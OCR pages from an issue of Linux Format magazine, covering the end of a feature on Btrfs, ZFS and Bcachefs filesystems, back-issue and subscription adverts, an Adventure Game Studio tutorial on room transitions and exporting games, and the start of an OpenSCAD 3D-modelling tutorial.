Other solutions include next-generation filesystems, such as Btrfs or ZFS. Let's emphasise here: these choices are for data centres, they are not necessary for your laptop. Nor are they usually possible to implement on a single-disk system. When you hear "other" solutions, note that good old RAID technology is still used widely in the industry, often together with filesystems such as Btrfs, ext4 and LVM.

This is where Btrfs has some way to go. Even the developers admit their solution for spreading the risk over a RAID cluster is hard to work and even unstable. Another solution for these kinds of deployments is ZFS, which handles these issues gallantly. It even runs in commercial operations in major corporations.

For your home lab or laptop, there are advantages with Btrfs that you may want to try. The way it supports snapshots, for instance, is simple and intuitive.

Snapshots are a way to create backups. Btrfs uses a subvolume function, a frozen copy of data, just like a still picture. A similar feature exists in the Logical Volume Manager. The subvolume in Btrfs works differently, though. Btrfs can, in contrast to LVM, mount the subvolume and use it as a rollback.

With the *btrbk* tool, you can also create remote backups from the subvolume of your disk. The tool makes an incremental backup by default but you can override that. Set this as a daily or more frequent process and you have a safe backup more or less constantly. The first time you run the tool takes longer, as all data must be copied over to the backup system.

Setting this backup up involves choosing the destination, which can include an SFTP address. This is a Perl script you can add to your system.

For bigger installations, ZFS is a popular choice. Industry leaders consider it stable enough to use in mission-critical deployments. The problem is that licensing terms do not allow inclusion in the Linux kernel. Getting around this problem is possible with DKMS (Dynamic Kernel Module Support). Thanks to the OpenZFS project, administrators can download and install the module despite the hurdles.

With similar features to Btrfs, ZFS offers integrated volume management, copy-on-write data and metadata, snapshots and more. These features create a system that can run constantly while still having a remote backup. Checksum functions can also recover data from degraded systems, known as self-healing.

Moving costs

When you are sitting at your desk, changing filesystem is seldom at the top of your mind. It's not like you can do it at the drop of hat. It takes a lot of planning and also a specification about how your system performs and where it needs improvement.

In most cases, groups sit in stuffy meeting rooms, discussing these values and the motivation. Above all, they ponder the cost of doing the job and the value of doing it. Considering the robustness of ext4, it's unlikely most home users would be really interested in a shift. But being an **LXF** reader, you may consider doing this for self-education purposes. If you set up your own server to handle files, videos or even smart home data, you may want to try it out yourself.

On rare occasions, you may have a project that requires more robust file handling. One example would be to set up your own file server either for your own home use or for a club. This would qualify as an occasion to flex your Linux muscles and fine-tune both files and procedures. If you do start experimenting with this, join the community to report issues and solve some of them.

If you do decide to try out a new filesystem, will it be on a new or old system? What's the best approach? Should you do testing? Here are two alternatives if you choose the path towards a better filesystem.

Converting the mass storage

This option is available in the original tool, *btrfs-convert*. With a clear disk, you can get started immediately. Do not assume you have a clear disk. Instead, run a filesystem check before you start. The majority of readers will have ext4 on their drives, although Reiser is also available.

```
$ e2fsck /dev/sdb1
```

Note that you will get weird errors if you omit the number of the partition. Now that it is full of data, you need the Btrfs tools. Standard settings are usually good. One thing you must remember to do is make sure you have enough space on the drive before you start. You may need up to 10GB for a 100GB drive.

```
$ btrfs-convert /dev/sdb1
```

You can add a few options to make it more efficient. Your drive now has a snapshot of your old ext4 drive, so you can rollback if you notice something fishy. Once you have seen the performance and are certain that you made a brilliant choice, you can continue.

On your drive is a subvolume named **ext2_saved**, this is the data that a rollback would use. Remove it to commit yourself to this new world of file handling. You will see it as a directory under the mounted drive.

```
$ sudo btrfs subvolume delete /mnt/ext2_saved
```

Now that you are in the realm of next-generation filesystems, you have options of optimisation. Ordinarily, a Btrfs filesystem behaves well when it comes to fragmentation and other nasty stuff but the conversion is far from perfect. That is the reason that you should defrag and 'balance' the drive.

```
$ sudo btrfs filesystem defragment -v -r -f -t 32M /mnt/
```

This command checks files and attempts to make them more contiguous. It shows the size of extents, which the system uses to extend files. Bigger extents take more space but smaller ones spread files more.

```
$ sudo btrfs balance start -m /mnt/
```

The balance effort is there to reduce the number of metadata block groups via merging. The fewer groups, the less space wasted and fewer searches in the tree.

Your other, and frankly recommended, way to move to Btrfs is to back up your data, and format the drive for Btrfs, then restore from the backup.

Since you will first try this brave new world on a separate drive, just make it Btrfs and start filling it up. You can later transfer files across drives to complete migration. Back up the files, then put them back on.

Real-world time

Switching to a potentially experimental filesystem isn't something you should consider for your day-to-day desktop. With that said, the Btrfs system is stable for single-disk systems, which means your laptop can benefit from some of the brilliant features that help serve your files.

Looking into all the filesystems that ever existed, you find a vast array of choices. Apart from being developed for each operating system, they are also built for specific purposes. The needs vary depending on the way developers use the entire system. You can imagine that flash memory has differing requirements to that of a distributed computer cluster, and hopefully our write-up has helped open your eyes to alternative options for when the needs arise. LXF

» BCACHEFS – COMING SOON!

A similar effort to Btrfs is underway, namely Bcachefs. The features that the developer (Kent Overstreet) seeks are actually in ZFS and Btrfs, but there are issues.

Btrfs still has many problems with RAID systems; even the manual states there are serious problems with certain configurations.


ZFS is great for many things but the licensing is not compatible with the Linux kernel. Which means Linus will not add it to the kernel, unless Oracle boss Larry Ellison signs off on it.

Other main differences are that it acts as a database, and it has more sophisticated checksumming and multi-device functionality. In fact, it is mainly for multi-device filesystems. While the goal of the project is to create a COW (copy-on-write) system, the developers intend to improve it substantially. Already, users have been testing it and are pleased with what they see. From there to going mainstream is a long road, though.

Despite the pleased users, adding it to the kernel did not happen until January 2024 (kernel 6.7). This is a great stride forward and bodes well for its future. Now that you can get a mainline kernel with support, the speed of testing it for more serious environments will increase. Getting a filesystem into production is a major undertaking, so the future will tell whether Bcachefs will be a hit for users and administrators alike. In the meantime, keep it on your lab equipment and help the developers.

QUICK TIP

The next-generation filesystem you will hear about is Btrfs, or Butter fs. This is fully supported and the default in OpenSUSE.



Volume Name: minix

For example: "Angela's Files" or "Backup".

Erase: ○

Overwrites existing data, but takes longer.

Type:
○ Internal disk for use with Linux systems only (Ext4)
□ Password protect volume (LUKS)
○ For use with Windows (NTFS)
● For use with all systems and devices (FAT)
○ Other

Using the GUI to create a partition is easier but limits you to the most common filesystems.

BACK ISSUES » MISSED ONE?

ISSUE 312
March 2024

Product code:
LXFDB0312

In the magazine
Blast off into the future with a look at the five best next-gen distros, and discover whether Raspberry Pi or Orange Pi is the best SBC for you. Plus, learn how to rescue retro media, add NPCs to your own point-and-click adventure, emulate an analogue computer, and lots more. We've also squeezed in hardware and distro reviews, a password manager *Roundup*, news and more.

ISSUE 311
February 2024

Product code:
LXFDB0311

In the magazine
Stay safe online by sending net nasties to *Pi-hole,* and read about the rise and fall (and rise again) of Basic, and the roll-out of the rolling-release Rhino Linux distro. You can also learn how to strengthen your shell history, set up a home CCTV system, add an inventory to your point-and-click adventure, and much more. Plus, check out our packed reviews, news and Raspberry Pi sections.

ISSUE 310
January 2024

Product code:
LXFDB0310

In the magazine
Learn Linux with our in-depth guide to getting started with Elementary OS, or explore a more security-centric distro as we dive into Tails. Plus, find out how to perfect the art of OCR, finish your *WordPress* website, recreate the BBC Micro, and make your own point-and-click adventure. And no issue of *Linux Format* would be complete without news, reviews, Pi projects and much more besides.

ISSUE 309
December 2023

Product code:
LXFDB0309

In the magazine
Manage your apps by harnessing the power of *Podman,* and discover how random numbers are used by the kernel to keep your data safe. Plus, find out how to master printing in Linux, customise your *WordPress* website, tweak your kernel scheduler, use Python to scrape the web, process your smart-home data, and much more. And make sure you read our *Roundup* of Raspberry Pi killers…

ISSUE 308
November 2023

Product code:
LXFDB0308

In the magazine
Bring together all your movie, TV, music, audiobook and photo streaming needs under one roof. Plus, we take an in-depth look at the Pop!_OS distro, explain how networking works, and guide you through tutorials on *WordPress,* fast file management, reviving the BBC Domesday Project and more. And don't forget to check out our packed reviews section, plus we examine the brand-new Raspberry Pi 5.

ISSUE 307
October 2023

Product code:
LXFDB0307

In the magazine
Power up your Pi with awesome AI projects, and take control of your phone with the privacy-focused /e/OS. Plus, find out which open source personal cloud server is best for you, read all about the forthcoming Wi-Fi 7, and discover how to transform images into GIFs via the terminal, manage a VPS, boost your Steam Deck, and much more. And there's our usual news, reviews and sysadmin tips.

To order, visit www.magazinesdirect.com

Select **Single Issues** from the tab menu, then select **Linux Format.**

Or call the back issues hotline on **0330 333 1113**
or **+44 (0)330 333 1113** for overseas orders.

Quote the product code shown above and have your credit or debit card details ready.

USA? EU? THE MOON*?

UK readers turn to **p16**

SUBSCRIBE!

Don't wait for the latest issue to reach your local store – subscribe today and let *Linux Format* fly straight to you. Faster, cheaper and with DRM-free archive access!

Pi vs Pi
Orange Pi 5 Plus takes on the Raspberry Pi 5
RETRO MEDIA
How to save your old disks to USB
MANJARO 23
Get the Arch distro that's easy to use
LINUX FORMAT
The #1 open source mag
GET SECURED!
Protect your data with the best password managers
THE 5 BEST NEW DISTROS
Blast off with the next-gen in Linux tech as we test-ride smarter and safer distros
100 pages of Linux tricks, tips & more!
PLUS: HOW TO
Secure your video chats with Jami
Home-cook meals with Mealie recipes
Protect yourself from the top hacks of 2024
FASTER ETHERNET!
The low-cost options for faster Ethernet transfers
GO ANALOGUE
Wire up an old-school computer
CODE THE C64
We dive into classic 6502 processor code

3 GREAT WAYS TO SUBSCRIBE

Print, digital-only, and print+digital bundles!

» USA	**» REST OF THE WORLD**	**» EUROPE**
From $135.49	**From $135.49**	**From €119.49**
For 13 issues	For 13 issues	For 13 issues

IT'S EASY TO SUBSCRIBE!

Visit **www.magazinesdirect.com/linux-format**

Call **+44 0330 333 1113**

Lines open Monday-Friday, 9am-5pm, UK time.

*We don't actually deliver to the Moon. Yet.

ADVENTURE GAME STUDIO

Credit: www.adventuregamestudio.co.uk

Part four! Catch up by ordering back issues on page 60!

Moving rooms and sharing your game

Nate Drake invites you to relive the glory days of point-and-click adventure games by creating your very own.

OUR EXPERT

Nate Drake is a tech journalist specialising in cybersecurity and retro games. The first thing he did when discovering Linux in 2004 was play *Beneath a Steel Sky.* Be vigilant.

QUICK TIP

Get the full project from Nate's repository: **https://github.com/azuregate/pointandclicklxf**

If you've been following this series, you now have the makings of an interactive room. You've also created objects that can be picked up and used to interact with the environment. You've made the NPC Robbie the Robot, too, who can have conversations with the player and give your character items if you follow the correct conversation tree.


Create your next room

Having completed all available actions in this room, it's time to configure the game to allow your character to move into another. The first step is to create a suitable background for your room. When doing this, you need to be mindful of the original resolution of your game (in this case, 320x200).

Adventure Game Studio (AGS) does support scrolling backgrounds of the kind found in many a LucasArts adventure. To do this, import a background larger than the game's resolution. The virtual camera automatically follows your character around.

For the purposes of this guide, though, we suggest you keep things simple. You can download a 320x200 background we created using AI from **https://bit.ly/lxf313back**. Once you have this or a background image you made yourself, launch *AGS* and click Rooms in the project tree. Select New Room.

The Create New Room wizard now appears. You'll notice that you have the option to reset the room when a player leaves it – this can be helpful if the area contains a puzzle the character must solve in order to pass. You can also set a room number, although in this case you can leave the default value (2). If you're planning a particularly vast adventure, remember that only room numbers below 300 save the player state. Click OK to continue.



Background: Main background

Edit this room's: Room ... Hotspots ... hElevator

Mouse coords: ?, 100

When adding a new room, make sure you clearly define the room edges, walkable areas, objects and hotspots.

Room 2 now appears in the project tree. Click the + to expand, then choose Edit Room. You'll see this is currently a black space. In the Room Details, click Change next to Main Background. From here you can select the background you created or downloaded earlier via File Explorer.

Defining boundaries

Use the Zoom slider to shrink the scale down to 50%. Next, we're simply going to repeat the steps we took in the first tutorial to define this room's edges and walkable areas.

In the room editor section, click the ... next to Edit This Room's > Room and select Edges. You can click and drag these individually. As you're now more comfortable with the *AGS* interface, make sure you also take a look at the properties grid. From here, you can go through the Edges section to define the values such as LeftEdgeX manually if you wish. Use the mouse cursor along with Mouse Coords at the top-left to determine the correct values.

Next, click the ... next to Room once again and choose Walkable Areas. You can now click the new ... that appears to set up a new area – for example, Walkable Area 1.

If you downloaded the sample background earlier, you can use the rectangle tool above to define a walkable area. Otherwise, customise walkable areas to your own background as you see fit.

In the project tree, double click on Edit Room next to Room 1. We're going to start with the easiest type of transition between rooms, which occurs when a character walks past one of the edges.

Firstly, return to the room editor section and raise the room's bottom edge slightly so that it intersects with the small outcropping at the bottom-right.

Next, we need to tell *AGS* to load the next room when the character walks beyond this boundary. Click the Events button (signified by a lightning symbol) in the properties grid.

From here you can see various options. Click the … next to Walks Off Bottom Edge for now. This takes you into the **Room1** script. From here you can have your character change to a new room and coordinates – for instance:

```
cNate.ChangeRoom(2, 84, 187);
```

Next, press F5 to save and run your game. Have your character head down to the bottom-right and watch as they transition from one room to the next.

A matter of scale

If you like to keep your room all on one screen as we do, you may prefer to add some perspective for your character to make them fit their surroundings better.

The sample background for Room 2 is a vast cyberpunk-style hangar, so it would make sense for our character to appear a little smaller.

To achieve this, return to the project tree and choose Edit Room under Room 2. In the properties grid, change the value for ScalingLevel, to a different percentage, such as 50.

Save and run the game again. When your character appears in Room 2 this time, they appear half the usual size to reflect its vastness.

Although it's outside the scope of this tutorial, you can also dynamically scale your character within a room by changing the property UseContinuousScaling from False to True.

If you do this, you'll see ScalingLevel is replaced by two properties: MinScalingLevel and MaxScalingLevel. By default, these are both set to 100. You can, however, change these values – for example, to 100 and 200 respectively – to have your character change size as they move between the bottom and top of the room.

Room regions

When creating rooms so far, we've inserted edges, walkable areas and interactive hotspots. You can also add regions to rooms. These are areas of a room that can trigger an event when the player walks to them, such as transitioning to a new room.

In our sample background for Room 2, there's a large grey lift shaft on the left-hand side of the screen, so we can define the base of this as a region to return the player to Room 1 when they walk to it.


To get started, return to Edit Room under Room 2 in the project tree. In the room editor section, choose Edit This Room's > Regions > Region ID 1. Use the rectangle or freeform and fill tools to define the region you want, making sure that it falls within the character's walkable areas.

Once the region is created, click the Events button in the properties grid. You'll see there are three different types of event that a character can trigger: when they walk on to a region, when they walk away or when they're standing on one.

For now, click the … next to Walks On To Region. This brings up the Room 2 code, where you can transport the player back to Room 1, for example:

```
cNate.ChangeRoom(1, 265, 151);
```

Pay close attention to the coordinates you use for **ChangeRoom**, as if you have the player appear in an area past the edges you've defined, or within a region that transports them elsewhere, the character could be unable to leave the room.



Property settings

Name: unlocked

Description: Is item unlocked?

Type: Boolean

Default value: 0

Applies To

Which types of thing do you want this property to apply to?

☐ Characters ☑ Hotspots ☐ Inventory Items ☐ Objects ☐ Rooms

Custom properties let you define new values for items like hotspots, such as whether a door is unlocked.

Conditional exits

Using regions is an excellent way to transition between rooms automatically. But many games don't allow you to progress to a certain area unless certain conditions are fulfilled first.

In the previous tutorial, when interacting with Robbie, it's possible for the player to have their key upgraded to a master key that fits any lock. What if the player needed to use this special item to visit a new area? To do this, return to Edit Room under Room 2 and remove Region ID 1 using the Erase tool, because it's served its purpose.

Next return to the room editor and choose Edit This Room's > Room > Hotspots > hHotSpot1.

For the purposes of this example, we've used the rectangle tool to define roughly where the entrance to the shaft will be, but feel free to use your imagination. In the properties grid, be sure to set a memorable

ADDING SOUNDS

Music and sound effects are handled in the Audio section of the *AGS* project tree.

For now, let's introduce a simple sound to play when the character successfully picks up an object. For testing purposes, you can download a public domain WAV file from **https://bit.ly/lxf313wav**.

Next, right-click Sounds in the project tree and choose Add Audio File(s). From here you can navigate to the sound you downloaded. Once imported, right-click and choose Rename to call it something easily recognisable, such as **aPickup**.

Playing the sound within the game is very simple, using the **Play** function – for example:

```
aPickup.Play();
```

Music usually works on a per room basis for point-and-click adventures. To get started, use your own soundtrack or download a public domain one from **https://bit.ly/lxf313mp3**.

Next, right-click Music under Audio in the project tree and choose Add Audio File(s) once again. From here you can import your soundtrack. Right-click again to give it a meaningful name, such as **aRoom1Music**.

Double-click on Edit Room under Room1 in the project tree. If you click the Events button, you can insert a command to play the sound by clicking the … next to Enters Room After Fade-In – for example:

```
aRoom1Music.Play();
```

Click the … next to the Leaves Room event to end the soundtrack when the character leaves the room – for instance:

```
aRoom1Music.Stop();
```

»

QUICK TIP

If you create a custom property for a particular item like a hotspot, such as 'unlocked', all other items of the same type share this schema. However, when creating the property, you can choose for it not to apply to other item types, such as characters and objects.

name, such as hElevator. Write something meaningful under Description, too, such as Elevator Door. You should also specify a WalkToPoint so the character goes to it each time you try to interact with it.

Next, click on the Events button and choose the … next to Looks At hotspot. This is where we'll give the player a clue that the master key is required in the **Room2** script, for example:

```
Display("The elevator door is now locked. If only I had a master key…");
```

Next return to the properties grid. Click the Events button again, then on the … next to Interact Hotspot. Now, we just need to construct a simple if/then statement to transport the player out of the room if they have the key or tell them they're stuck if they don't – for example:

```
function hElevator_Interact()
{
if (player.HasInventory(iMasterKey))
{
   Display("You use your master key to open the elevator door.");
   cNate.ChangeRoom(1, 265, 151);
}
else
Display("The elevator door is firmly locked.");
}
```

Take a moment to save and run your game by pressing F5. First move into Room 2 without the master key. You'll see the elevator door is locked and you can't progress (in reality, a game designer would never build an inescapable room in this way, but this is just for testing purposes).

Exit and run the game once again, this time going through the steps to obtain the master key by talking to Robbie the Robot. Move to Room 2. Now when you click on the elevator door, your character transitions to another room.

Itemised exits

Checking for inventory items makes gameplay a little more tricky but LucasArts-style games don't usually play so fair, forcing players to actually work out that they need to use specific items in order to progress.

In this case, let's imagine we want to make the game slightly harder by requiring the player to actually use the Master Key inventory item on the Elevator Door.

In *AGS*, return to Edit Room under Room 2 and click the Events button once again. Select the … next to Use Inventory On Hotspot. From here you can have the game transport the player to another room, provided they're using the iMasterKey item – for instance:

```
function hElevator_UseInv()
{
if (player.ActiveInventory == iMasterKey) {
   Display("You use your master key to open the elevator door.");
   cNate.ChangeRoom(1, 265, 151);
 }

}
```

Setting states

As tricky as some point-and-click adventures can be, they try to avoid you having to repeat the same actions over and over.

In the case of doors, for instance, it makes sense that once one has been unlocked, it remains that way. You also may want to set a default property for certain items – for example, all windows should remain closed until the player opens them.

You can achieve this by setting custom properties. When using *AGS*, you'll have noticed that each time you interact with a character, object, hotspot and so on within the editor, the properties grid displays a Properties option.

By way of example, let's make it so that once the player has used their master key on the elevator door, it remains unlocked.

To get started, click Edit Room under Room 2 in the property tree. Then click the … next to the Properties field. In the Edit Custom Properties window, click Edit Schema. Now right-click anywhere in the new Edit Property Schema window and select Add New

» CUSTOMISING YOUR GAME


If you're serious about creating a professional-looking game, you may want to change the EXE icon to something other than *AGS's* habitual blue cup.

Luckily, this is very simple to do. First create or download an icon file and name it **USER.ICO**. Place the file inside the folder where your game files are stored. Open *AGS* and hit F7 to build an EXE of your game.

Once this is complete, you can open the compiled folder to view your new EXE and icon. You can do the same for the **winsetup.exe** file by putting an icon called **SETUP.ICO** in the main game folder, then recompiling via *AGS*.

If this doesn't work, make sure the images in question are actual icon files. They must conform to a 256-colour palette and be either 16x16 or 32x32 in size.

If your game is particularly weighty, you may want to display a splash screen before the main window loads. You can do this by creating your chosen image, then saving it as **preload.pcx** in the game project folder.



The launcher and setup icons can be customised for Windows versions by placing the icons in the game project folder.

Although the original image doesn't have to be in the rather ancient PCX format, it does need to be the correct colour depth and image resolution for your *AGS* game.

You can also reduce loading times by splitting resource files into smaller chunks. To do this, visit the General Settings pane in *Adventure Game Studio*. In the Compiler section, find Split Resource Files Into X MB-Sized Chunks and set this to the value of your choice.

Property. Use the name field to set a short and easy-to-type value, such as Unlocked. In this case, you can leave the Type as Boolean because a door only has two possible states. Set the Default Value to 0 (locked). You can optionally add a meaningful description here, such as Is Item Unlocked?

In the Applies To field, uncheck any items to which you do not want this property to apply. Click OK to save your changes.

Next, click the Events button in the properties grid and return to the code for Use Inventory On Hotspot. Here you can add a line of code using the **SetProperty** function to indicate the door is now unlocked:

```
hElevator.SetProperty("unlocked", 1);
```

Return once again to the events list for the hElevator hotspot and open the code for Interact Hotspot. You can now modify it to check if the door is locked using the **GetProperty** function, as follows:

```
function hElevator_Interact()
{
if (hElevator.GetProperty("unlocked") > 0)
{
 Display("The elevator door is unlocked.");
 cNate.ChangeRoom(1, 265, 151);
}
else
Display("The elevator door is firmly locked.");
}
```

Take a moment to save and run your game again by pressing F5. Go through the steps to obtain the master key, then go to Room 2. Click on the elevator door to see the message saying it's firmly locked. Next, use the master key inventory item on the door to unlock it and return to Room 1.

Note that if you return to Room 2, the elevator door now remains unlocked, unless you specifically designed the room to reset when the player exits.

Exporting your game

By now, your game is shaping up into something worth playing, so it's time to export it so that it can be run outside *AGS*.


To get started, first use Ctrl+S to save the game and close all open tabs besides the Start Page.

Next go to the Build menu and select Build EXE. *AGS* asks you to wait a few moments while the game is created. If all goes well, you'll see a notification in the output area saying 'Compilation successful!'

You can view the fruits of your labour in the game folder you originally created by opening Compiled > Windows. If you're planning only on running the game on Windows machines, there's little more to do at this stage other than start sharing it with interested parties.

If, however, you want to run it on Linux, you need to compile it for that operating system. You can only do this if you opted for the default Full installation of *AGS* during setup.

With your game open, return to the property tree and scroll up to General Settings. In the Compiler section, find the Build Target Platforms field. Click the drop-down menu to select Linux alongside Windows. Go to the Build menu and select Build EXE. The game files can be found in the **Compiled** folder in the new **Linux** directory.


The elevator door is unlocked.

You can change the ScalingLevel property in specific rooms to make your character appear smaller relative to the space they're in.

Next, you need *AGS for Linux*. This isn't a full-blown editor but should be able to run compiled *AGS* games. If you're using Ubuntu, there's a Snap version, so you only need to open a terminal and run:

```
$ sudo snap install ags
```

If you're using a version of Linux that doesn't use Snap, you can also compile the program manually by following the instructions at: **https://github.com/adventuregamestudio/ags/blob/master/debian/README.md**.

Once installed, simply open a terminal and navigate to the folder containing the compiled game, such as:

```
$ cd Documents/Compiled/Linux
```

You should now be able to run your game via the `ags` command – for example:

```
$ ags nate1
```

If this fails, try just executing the Bash script itself – for instance:

```
$ ./nate1
```

During our tests using an Ubuntu VM, we noticed that the compiled game had issues registering our mouse movements. By way of a workaround, we returned to General Settings in *AGS* and selected Web under Build Target Platforms. This creates an HTML page, which can be loaded into any web browser to run the game.

Point and conclude

Whichever method you used to compile your game, it is now ready to be distributed to your friends, family or even customers.

If you've decided you want to add extra functionality to your adventure, don't hesitate to check out the full *AGS* manual, available at **https://adventuregamestudio.github.io/ags-manual**.

You can also find examples of completed games, tips and answers to troubleshooting questions via the *AGS* forums (**www.adventuregamestudio.co.uk/forums/index.php**). Further information along with some resources to help you get started on your first game are available via the *AGS* wiki (**www.adventuregamestudio.co.uk/wiki/Main_Page**). LXF

QUICK TIP

Press F7 to quickly compile an EXE of your game. This builds a standalone version of the game for the platforms you've designated in General Settings. By default, this is Windows only but you can modify this to include Linux, Web and Android, too.

OPENSCAD

Credit: http://openscad.org

Part One! Don't miss next issue, subscribe on page 16!

Fix LEDs with some coded CAD models

Hungarian boy genius **Tam Hanna** helps you improve your 3D models with OpenSCAD, a 3D printer and a dose of home-renovation advice...

OUR EXPERT

Tam Hanna's creativity can be compared to the amount of humour found in a stone or the communication capability of popped balloon. In short, he is the ideal candidate to explain how to design cool things using *OpenSCAD*.

This tutorial and the one that will follow next month use a series of natural 3D objects to introduce how *OpenSCAD* works. While a complete discussion of the software's programming language is impossible due to the system's power, we will attempt to give an overview of the capabilities provided by this open source app to get you up and exploring this incredibly useful design tool.

OpenSCAD, which started life in a (since run-down) Austrian government research facility, has established itself well – at the time of writing, almost all distros provide a ready-to-run version. Sadly, these are usually heavily out of date.

Instead, open the URL **https://openscad.org/downloads.html** in a browser of your choice and scroll down until you find the Other Linux section. Click the button corresponding to your operating system's architecture; currently, *OpenSCAD* is available for x86 and ARM. The reward is the downloading of the file **OpenSCAD-2021.01-x86_64.AppImage**, which can be executed from the command line:


```
$ chmod +x OpenSCAD-2021.01-x86_64.AppImage
$ ./OpenSCAD-2021.01-x86_64.AppImage
```

After running these commands, *OpenSCAD* presents the getting-started wizard. Click the New button to open the *OpenSCAD* editing environment *(see screenshot, above-right).*

The white window on the screen's left side is the input area. The yellow-backgrounded space shows the current contents of the rendering cache, while the console window below provides status information from the rendering engine. As the proof is in the pudding, place the following line in the code editor and click the preview icon:

```
sphere(r=20);
```

When run successfully, a sphere appears, as shown *(above)*. Carefully looking at the ruler-like coordinate axis shows that 20 *OpenSCAD* length units were used



Untitled.scad* — OpenSCAD

```
sphere(r=20);
```

```
Parsing design (AST generation)...
Saved backup file: /home/neilm1973/.local/share/
OpenSCAD/backups/unsaved-backup-
rgQhyFvB.scad
Compiling design (CSG Tree generation)...
Compiling design (CSG Products generation)...
Geometries in cache: 1
Geometry cache size in bytes: 62072
CGAL Polyhedrons in cache: 0
CGAL cache size in bytes: 0
Compiling design (CSG Products normalization)...
Normalized tree has 1 elements!
Compile and preview finished.
```

```
Viewport: translate = [ 0.00 0.00 0.00 ], rotate = [ 55.00 0.00 25.00 ], distance = 140.00, fov = 22.5 OpenSCAD 2021.01 (git 41f58fe)
```

This simple-looking user interface permits the forging of three-dimensional objects.

» WHAT IS OPENSCAD?

Few conflicts are as old as that between the creative and engineering-minded. Sadly, events such as purchasing real estate in need of renovation can lead to a situation where the engineering-minded must get creative. Trust us when we say that the availability of a 3D printer is one of the few factors that greatly simplify real-estate renovations.

Given that programmers often struggle with software such as *FreeCAD* or *AutoCAD*, *OpenSCAD* deserves an honourable mention. It is a (lobotomised) programming language for creating 3D-printable objects.

A developer using *OpenSCAD* writes a piece of code, which is compiled (or run) to create the 3D model, which can then be fed to a slicer of choice.

